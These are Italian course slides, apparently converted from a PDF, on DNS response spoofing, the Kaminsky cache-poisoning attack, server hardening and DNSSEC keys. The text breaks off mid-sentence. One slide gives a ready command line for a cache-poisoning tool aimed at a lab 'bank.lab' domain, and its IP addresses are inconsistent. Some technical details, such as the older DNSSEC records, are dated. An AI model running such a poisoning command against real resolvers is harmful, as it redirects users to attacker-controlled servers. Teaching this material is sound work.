
# Spoofing della Risposta DNS

Di quali informazioni ha bisogno l'attaccante per falsificare una risposta DNS?

- Indirizzo IP del DNS di destinazione dell'attacco (server locale) e del DNS autotativo per il dominio
  - Facile, entrambe le informazioni sono prontamente disponibili
- Porta di origine utilizzata dal DNS autoritativo
  - Facile, deve essere 53
- L' oggetto della query
  - Facile, l'attaccante può scegliere il nome di dominio mirato
- Porta di risposta utilizzata dalla destinazione dell'attacco quando ha effettuato la richiesta
- TxID nella query
  - I vecchi server DNS utilizzavano una porta per tutte le query e incrementavano il TxID in modo monotono – è ora possibile randomizzare sia il TxID che la porta
  - L'aggressore può interrogare il server DNS di destinazione per un dominio che controlla e osservare la query sul proprio server DNS
  - La query rivela la porta utilizzata dal target, nonché il TxID approssimativo
  - Alla peggio è possibile spoofare 65536 messaggi con I vari TXID


# Ispezione del target di attacco

- Per verificare il comportamento del DNS da attaccare in termini di porta di destinazione e TxID è possibile fare un'analisi esplorativa appoggiandosi al DNS complice
- In molte implementazioni la porta usata è sempre la stessa
- La difesa principale è la randomizzazione del TxID
  - Con ID sequenziali l'attaccante prova una ventina di ID
  - Con ID random occorre provare 64K (nel caso peggiore)



# Spoofing della Risposta DNS

- Un utente invia una query al DNS locale che viene intercettata dall'attaccante
- La query (ricorsiva) viene inviata dal DNS locale al proprio DNS autoritativo
- L'attaccante genera migliaia di risposte false con TXID casuali spoofando l'indirizzo del DNS locale (e saturandolo)
- Se la risposta spoofata col TXID valido arriva prima di quella reale viene accettata in cache e l'altra viene scartata




# Condizioni per il successo dello spoofing della risposta

1. L'attaccante deve dedurre efficacemente la porta di risposta del server DNS di destinazione e il TxID
2. La risposta spoofata dell'aggressore (quella col TxID giusto) deve sostituire la risposta legittima, arrivando prima dell'altra
3. L'attacco va eseguito dopo che il server DNS di destinazione è stato interrogato per un dominio che non si trova nella cache
  - Se il nome di dominio di destinazione è già memorizzato nella cache, non verrà inviata alcuna query
  - L'aggressore può inviare la query iniziale al server DNS, ma se l'attacco fallisce, la risposta legittima verrà memorizzata nella cache fino alla scadenza del TTL
4. Se l'attacco ha successo, il record per un dominio è “poisoned”
5. Se l'oggetto della query è già presente in cache l'attacco non può aver luogo in nessun modo

# Kaminsky Attack

- L'utente malintenzionato esegue ripetutamente query per sottodomini inesistenti
- Poiché non esistono, è garantito che non si trovino nella cache dei DNS di destinazione
- L'attaccante tenta quindi di falsificare una risposta aggiungendo nella sezione aggiornata un record glue (NS) fraudolento riferito allo stesso dominio
- In caso di successo l'intera zona di autorità è compromessa




# Mitigazione Kaminsky Attack

- L'attacco di Kaminsky è di fatto una variazione del DNS response spoofing
- La differenza è che fa poisoning di glue records piuttosto che di tradizionali A records
- Esso si basa inoltre sulla capacità di rispondere con record NS e agganciarsi a qualsiasi query
  - La funzionalità è essenziale per il DNS, non può essere disabilitata
- Come mitigare l'attacco di Kaminsky?
  - Rendere più difficile lo spoofing delle risposte DNS
  - Tutti i server DNS moderni randomizzano il TxID e interrogano la porta per ogni richiesta
  - $2^{16}$  TxID \*  $2^{16}$  porte di query =  $2^{32}$  messaggi necessari per eseguire correttamente lo spoofing
  - Usa l'euristica per rilevare il flusso di risposte contraffatte
  - Nonostante questa mitigazione, quasi tutti i server DNS esistenti sono ancora fondamentalmente vulnerabili agli attacchi Kaminsky

# Kaminsky attack in pratica

- Attacco kaminsky verso il DNS server vittima (-v) 192.68.0.1 con poisoning del dominio target (-t) «bank.lab», il cui server autoritativo (-ns) è 10.0.0.2
- L'attacco è lanciato da (-a) 10.0.0.4 che fa da server complice (-bs) esponendo il dominio (-bd) «attacker.lab»
- Usa il DNS-POISONING tool per lanciare l'attacco

```
# python3 cachepoison.py -t "bank.lab" -a "10.0.0.4" -v "192.168.0.1" -ns "10.10.10.2" -m "NORMAL" -bs "10.0.0.4" -bp 53 -bd "attacker.lab" -i "eth0" -vb 1 -at "DAN"
```



# DNS poisoning: contromisure

- Evitare di fidarsi delle informazioni ottenute da altri server DNS non trusted
- Conviene ignorare record DNS che sono stati ottenuti, ma non sono rilevanti per la specifica query
- Necessario incoraggiare la diffusione di DNSSEC
- Aggiungere ulteriori meccanismi crittografici a livello di applicazione
- eseguire la convalida end-to-end: anche in presenza di una cache DNS compromessa,
  - la convalida end-to-end basata su certificato DNSSEC non può essere ignorata

# Protezione del server

- Mantenere bind costantemente aggiornato all'ultima versione stabile  
<http://www.isc.org/products/BIND/>
- Evitare che BIND giri come root confinandolo (*chroot*) in un ambiente ristretto (*bind-in-a-jail*)
- Autenticazione di aggiornamenti e zone transfers tramite transaction signatures (TSIG – RFC 2845)
- Uso di DNS SECURE (DNSSEC - RFC 2535) che supporta l'autenticazione dell'origine e il controllo di integrità per ciascuna query attraverso meccanismi di firma digitale

# BIND: DNSSEC in breve

- Ogni insieme di RR (RRset) inviato in risposta a una query sarà accompagnato da una digital signature generata attraverso la chiave privata dell' origine
- Il DNS server destinatario può verificare attraverso la digital signature l' autenticità e l' integrità del messaggio




- DNSSEC specifica tre nuovi RR:
  - KEY, che rappresenta la chiave pubblica di un server DNS
  - SIG, che contiene la digital signature di una richiesta o risposta
  - NXT, è usato per autenticare risultati negativi, indicando la non esistenza di RR per la risposta (come NXDOMAIN o NOERROR/0)

# DNSSEC

- Nessuna modifica al formato del pacchetto
  - Lo scopo è rendere sicuri I RR non il canale di comunicazione
- Nuovi Resource Records (RRs)
  - RR SIG : firma del RR con una chiave privata di zona
  - DNSKEY : chiave pubblica di zona, firmata con chiave privata della zona padre
  - DS : firmatario delegato: crypto digest della chiave di zona figlia (hash di un record DNSKEY)
  - NSEC / NSEC3 authenticated denial of existence
  - CDNSKEY e CDS - Per una zona figlio che richiede aggiornamenti ai record DS nella zona genitore.
- Catena del riferimento di Lookup (senza firma)
  - Il resolver verifica le firme
- Catena di attestazione dell'origine (PKI) (con firma)
  - Parte con una serie di agganci di sicurezza preconfigurati
    - DS/DNSKEY di zona
  - DS → DNSKEY → DS forma un link


# RRSET

- Il primo passo per proteggere un'area con DNSSEC consiste nel raggruppare tutti i record dello stesso tipo in un insieme di dati detto RRSet (Resource Record Set).
- questo RRSet completo viene firmato digitalmente, a differenza dei singoli record DNS.




# Zone-Signing Keys

- Ciascuna zona è munita di una coppia di chiavi, (Zone Signing Keys -ZSK):
  - la parte privata della chiave firma digitalmente ogni RRset nella zona,
  - la parte pubblica ha il compito di verificare la firma.
- Un autorità di zona crea delle firme digitali per ciascun RRset utilizzando la ZSK privata, e le archivia nel proprio nameserver come record RRSIG.
- L'autorità di zona deve inoltre rendere disponibile la propria ZSK pubblica aggiungendola al proprio nameserver in un record DNSKEY.
- Quando un resolver richiede un particolare tipo di record, il DNS restituisce anche il corrispondente RRSIG.
- Il resolver può quindi estrarre il record DNSKEY contenente la ZSK pubblica dal DNS.
- RRSet, RRSIG e la ZSK pubblica, insieme, possono convalidare la risposta.



# Key Signing Keys


- i nameserver dispongono anche di una key-signing key (KSK). La chiave KSK convalida il record DNSKEY esattamente nello stesso modo in cui la 